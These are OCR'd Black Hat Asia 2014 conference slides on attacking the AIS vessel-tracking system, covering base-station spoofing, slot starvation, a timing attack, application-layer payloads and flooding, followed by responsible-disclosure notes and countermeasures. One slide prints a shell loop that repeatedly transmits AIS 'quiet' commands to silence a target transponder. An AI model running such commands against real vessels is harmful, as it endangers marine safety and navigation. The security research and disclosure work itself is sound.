


Malicious Weather Forecasting




Slot Starvation (DoS++)

- Impersonate port authority
- Base station spoofing
- Book TDMA slots




Slot Starvation (DoS++)


- Base Station Spoofing



Slot Starvation (DoS++)

- Victim's Console





Timing Attack (DoS++)

- Instruct an AIS transponder to <u>delay</u> its transmission in time
- Default broadcast time:
  - Static reports = 6 min
  - Dynamic reports = 0.5 to 3 min (depending on speed)
- Attack code:

```
$ while true; do ./AIVDM_Encoder.py -type=23 -quiet=15 -target=246100200
                 | xargs -I X ./AiS_TX.py -payload=X -channel=A,B;
 sleep 15; done
```


Listing 1.6. Example of availability disruption by timing attack.

Attack the Application Layer

- AIVDM (AIS) messages are
  - exchanged at RF;
  - processed at application layer by back-end software
- Binary message, special type used for
  - Crew members
  - Number of passengers
  - Environment information
- Malicious payloads, e.g. BOF, SQLi, …


Example

- SQL Error in back-end processing



Hardware Panic! (DoS)

- Flood the device... Noise on Channel + GPS



Responsible Disclosure

- Experiments conducted **without** interfering with existing systems
  - Messages with safety-implications tested **only** in lab environment (wired connections)

- We reached out the appropriate providers and authorities within time
  - MarineTraffic, AisHub, VesselFinder, ShipFinder
  - ITU-R, IALA, IMO, US Coast Guards

Proposed countermeasures

- Authentication
  - Ensure the transmitter is the owner (spoofing)
- Time Check
  - Avoid replay attack
- Integrity Monitoring
  - Tamper checking of AIS message (hijacking)
- Validity Check on Data Context
  - E.g., Geographical information

Take Home

- *AIS* is **widely used** – Mandatory installation
- *AIS* is a **major technology in marine safety**
- *AIS* is broken at **implementation-level**
- *AIS* is broken at **protocol-level**

- We hope that our work will help in raising the issue and enhancing the existing situation!

Thanks!

- Dr. Marco Balduzzi et al. – @embyte
- Black Hat Asia, 27 March 2014, Singapore